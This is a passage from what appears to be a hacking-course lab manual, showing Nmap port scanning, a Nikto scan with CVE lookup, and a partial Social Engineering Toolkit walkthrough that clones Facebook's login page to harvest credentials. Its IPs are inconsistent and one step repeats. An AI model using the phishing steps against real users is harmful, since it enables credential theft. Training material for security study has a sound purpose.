1026/tcp   open  msrpc           Microsoft Windows RPC  
1027/tcp   open  msrpc           Microsoft Windows RPC  
1028/tcp   open  msrpc           Microsoft Windows RPC  
1029/tcp   open  msrpc           Microsoft Windows RPC  
1072/tcp   open  http            Apache httpd 2.4.27 ((Win32) mod_fcgid/2.3.9)
```

Nmap will now perform Stealthy Scan with version and OS detection, and save the result in a text file (Enumeration.txt), which will be located on home (root) directory.


7. Click on Places > Home Folder, as shown in Figure.



8. Double click on the file Enumeration.txt, as shown in Figure.



Then the following window will appear, as shown in Figure.



Kali-Linux-2017.1-vm-i686 - VMware Workstation 12 Player (Non-commercial use only)

Player Applications Places Text Editor Thu 09:24

Enumeration.txt

Nmap 7.40 scan initiated Thu Oct 12 09:17:29 2017 as: nmap -sSV -O -oN Enumeration.txt 192.168.1.10

Nmap scan report for 192.168.1.10

Host is up (0.00038s latency).


Not shown: 985 closed ports

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 8.5
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
902/tcp	open	ssl/vmware-auth	VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp	open	vmware-auth	VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1025/tcp	open	msrpc	Microsoft Windows RPC
1026/tcp	open	msrpc	Microsoft Windows RPC
1027/tcp	open	msrpc	Microsoft Windows RPC
1028/tcp	open	msrpc	Microsoft Windows RPC
1029/tcp	open	msrpc	Microsoft Windows RPC
1072/tcp	open	http	Apache httpd 2.4.27 ((Win32) mod_fcgid/2.3.9)

Plain Text Tab Width: 8 Ln 1, Col 1 INS

You can also check the scanning result in the command line terminal.

Type 'cat Enumeration.txt', and press Enter, as shown in Figure.



root@kali: ~

File Edit View Search Terminal Help

root@kali:~# cat Enumeration.txt

Then the output of the scanning process will be shown in the command line terminal, as shown in Figure.

```
root@kali:~# cat Enumeration.txt
# Nmap 7.40 scan initiated Thu Oct 12 09:17:29 2017 as: nmap -sSV -O -oN Enumeration.txt 192.168.1.1
Nmap scan report for 192.168.1.1
Host is up (0.00038s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE          VERSION
80/tcp     open  http           Microsoft IIS httpd 8.5
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, S0AP)
912/tcp    open  vmware-auth    VMware Authentication Daemon 1.0 (Uses VNC, S0AP)
1025/tcp   open  msrpc          Microsoft Windows RPC
1026/tcp   open  msrpc          Microsoft Windows RPC
1027/tcp   open  msrpc          Microsoft Windows RPC
1028/tcp   open  msrpc          Microsoft Windows RPC
1029/tcp   open  msrpc          Microsoft Windows RPC
1072/tcp   open  http           Apache httpd 2.4.27 ((Win32) mod_fcgid/2.3.9)
1085/tcp   open  msrpc          Microsoft Windows RPC
```

Summary

We have demonstrated how to enumerate the services that are running on the target machine and find the vulnerabilities of the services.

Practical 3

Aim: Practical on vulnerability scanning and assessment


Theory:

We will demonstrate how to: Perform vulnerability analysis using Nikto. In order to carry out this lab, you will require the following: 1.Administrator privileges 2.Web browser with Internet connection 3.Kali Linux

Working:

To set up Kali Linux for vulnerability scanning and use Nikto to scan for known vulnerabilities, perform the following steps:

1.Log in to Kali Linux and open Terminal, as shown in Figure



2.Type the command nikto -h <URL of website you want to scan> and press Enter, as shown in Figure

```

root@kali:~# nikto -h http://testphp.vulnweb.com/listproducts.php?cat=1
- Nikto v2.1.6

+ Target IP:      176.28.50.165
+ Target Hostname: testphp.vulnweb.com
+ Target Port:     80
+ Start Time:    2018-02-24 08:25:13 (GMT-5)

+ Server: nginx/1.4.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.3.10-1-lucid+2uwsgi2
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-23654: /listproducts.php/profile.php?u=5kX8ZSwB: Powerboards is vulnerable to path disclosure.
+ OSVDB-8450: /listproducts.php/3rdparty/phpMyAdmin/db_details/importdocsq.php?submit_show=true&do=import&docpath=.../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. http://www.securityfocus.com/bid/7963.
+ OSVDB-8450: /listproducts.php/phpMyAdmin/db_details/importdocsq.php?submit_show=true&do=import&docpath=.../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. http://www.securityfocus.com/bid/7963.
+ OSVDB-8450: /listproducts.php/3rdparty/phpmyadmin/db_details/importdocsq.php?submit_show=true&do=import&docpath=.../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. http://www.securityfocus.com/bid/7963.
+ OSVDB-8450: /listproducts.php/phpmyadmin/db_details/importdocsq.php?submit_show=true&do=import&docpath=.../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. http://www.securityfocus.com/bid/7963.
+ OSVDB-8450: /listproducts.php/pma/db_details/importdocsq.php?submit_show=true&do=import&docpath=.../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. http://www.securityfocus.com/bid/7963.

```

3. Note a vulnerability number, for example 23654, and open a web browser

4. Type the URL <https://cve.mitre.org/> in the browser to open the Common Vulnerabilities and Exposures website, as shown in Figure

The screenshot shows a Mozilla Firefox browser window displaying the CVE - Common Vulnerabilities and Exposures (CVE) website. The address bar shows the URL <https://cve.mitre.org/>. The page features a navigation bar with links like 'CVE List', 'CNAs', 'Board', 'About', 'News & Blog', and 'NVD'. Below the navigation bar, there's a search bar and a link to 'Advanced Search'. A banner at the top states 'TOTAL CVE Entries: 97186'. The main content area contains a paragraph about CVE, mentioning it's a list of entries containing identification numbers, descriptions, and public references for cybersecurity vulnerabilities. It also notes the use of CVE entries in products and services from around the world, including the U.S. National Vulnerability Database (NVD). At the bottom, there are three boxes: 'CNA Participation Growing Worldwide', 'Latest CVE News', and 'Newest CVE Entries', along with social media links for Facebook and LinkedIn.

5. Click on Search CVE List and type your vulnerability number in the text box, as shown in Figure and press enter

The screenshot shows a Mozilla Firefox browser window with the title "CVE - Search CVE List - Mozilla Firefox". The address bar shows the URL "https://cve.mitre.org/cve/search_cve_list.html". The main content area is titled "Search CVE List". It contains instructions: "You can search the CVE List for a [CVE Entry](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Entries." Below this is a search form with a text input field containing "8450" and a "Submit" button. At the top of the page, there is a navigation bar with links: "Search CVE List", "Download CVE", "Data Feeds", "Request CVE IDs", and "Update a CVE Entry". A banner at the top right says "TOTAL CVE Entries: 97186". The URL in the address bar is "https://cve.mitre.org/cve/search_cve_list.html".

It will give a list of vulnerability details, as shown in Figure

The screenshot shows a Mozilla Firefox browser window with the title "CVE - Search Results - Mozilla Firefox". The address bar shows the URL "https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=84!". The main content area is titled "Search Results". It displays a message: "There are 5 CVE entries that match your search." Below this is a table with two columns: "Name" and "Description". The table contains three rows, each representing a CVE entry. The first row is for "CVE-2017-8450": "X-Pack 5.1.1 did not properly apply document and field level security to multi-search and multi-get requests so users without access to a document and/or field may have been able to access this information." The second row is for "CVE-2016-8450": "An elevation of privilege vulnerability in the Qualcomm sound driver could enable a local malicious application to execute arbitrary code within the context of the kernel. This issue is rated as High because it first requires compromising a privileged process. Product: Android. Versions: Kernel-3.10. Android ID: A-32450563. References: QC-CR#880388." The third row is for "CVE-2015-8450": "Use-after-free vulnerability in Adobe Flash Player before 18.0.0.268 and 19.x and 20.x before 20.0.0.228 on Windows and OS X and before 11.2.202.554 on Linux, Adobe AIR before 20.0.0.204, Adobe AIR SDK before 20.0.0.204, and Adobe AIR SDK & Compiler before 20.0.0.204 allows attackers to execute arbitrary code via a crafted filters property value in a TextField object, a different vulnerability than CVE-2015-8048, CVE-2015-8049." The URL in the address bar is "https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=84!".

Practical 4

Aim: Practical on use of Social Engineering Toolkit


Theory:

Sniffing Facebook credentials using Social Engineering Toolkit. We will require the following: 1. Kali Linux as virtual machine 2. Web browser with Internet connection 3. Administrative privileges.


Working:

To perform social engineering and obtain the credentials of the target user, perform the following steps:

1. Log in to Kali Linux as a Virtual Machine.
2. Go to Applications > Exploitation Tools > SET Social Engineering Tool, as shown in Figure 1.



Then you will get the Set menu, as shown in Figure 2.



Now the list of social engineering methods will appear, as shown in Figure 3.

3.Type '1' to choose the Social Engineering Attacks, as shown in Figure 3.

The screenshot shows a terminal window titled "Terminal" running on a Kali Linux system. The window title bar reads "Kali-Linux-2017.1-vm-i686 - VMware Workstation 12 Player (Non-commercial use only)". The terminal window has a dark blue background with white text. It displays the following output:

```
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.6.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

Then the list of menus in the social engineering attacks will appear, as shown in Figure 4.

4.Type '2'to choose the Website attack vectors, as shown in Figure 4.

```
Kali-Linux-2017.1-vm-i686 - VMware Workstation 12 Player (Non-commercial use only)
Player Applications Places Terminal Tue 03:15
Terminal
File Edit View Search Terminal Help
Your version: 7.6.1
Current version: 7.7.2
Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 2
```

5.In the next screen that appears, type ‘3’ to choose the credential harvester attack method, as shown in Figure 5.

```
Kali-Linux-2017.1-vm-i686 - VMware Workstation 12 Player (Non-commercial use only)
Player Applications Places Terminal Tue 03:16
Terminal
File Edit View Search Terminal Help
is replaced with the malicious link. You can edit the link replacement settings in the set_config if it is too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu

set:webattack>3
```

Then the following screen will appear, as shown in Figure 6.

```
Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>
```

6. Type '2' to choose Site Cloner, as shown in Figure 7.

Then the following screen will appear, as shown in Figure 8.

Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing, as shown in Figure 8.

```
Terminal
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

7. Type the IP address of the Kali Linux of VM. Here, we have used 192.XX.XX.XX as the IP address, as shown in Figure 9.

```
Terminal
File Edit View Search Terminal Help
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.10
```

Then it will prompt to enter the URL of the website which is required to be cloned.

8.Type www.facebook.com, as shown in Figure 10.




The terminal window shows the SET (Simple Exploit Toolkit) interface. The user is in the 'Webattack' menu, specifically the 'Credential harvester' section. The prompt is set:webattack>2. The user has entered 'www.facebook.com' as the URL to clone. The interface includes a menu bar with File, Edit, View, Search, Terminal, and Help. Below the menu is a descriptive text block about utilizing attack vectors within a cloned web application. A list of options follows:

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import
- 99) Return to Webattack Menu

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

9.Type www.facebook.com, as shown in Figure 10.



The terminal window shows the SET (Simple Exploit Toolkit) interface. The user is in the 'Webattack' menu, specifically the 'Credential harvester' section. The prompt is set:webattack>2. The user has entered 'www.facebook.com' as the URL to clone. The interface includes a menu bar with File, Edit, View, Search, Terminal, and Help. Below the menu is a descriptive text block about utilizing attack vectors within a cloned web application. A list of options follows:

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import
- 99) Return to Webattack Menu

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Then the following screen will appear, as shown in Figure 11

```

Terminal
File Edit View Search Terminal Help
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tanabbing:192.168.1.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

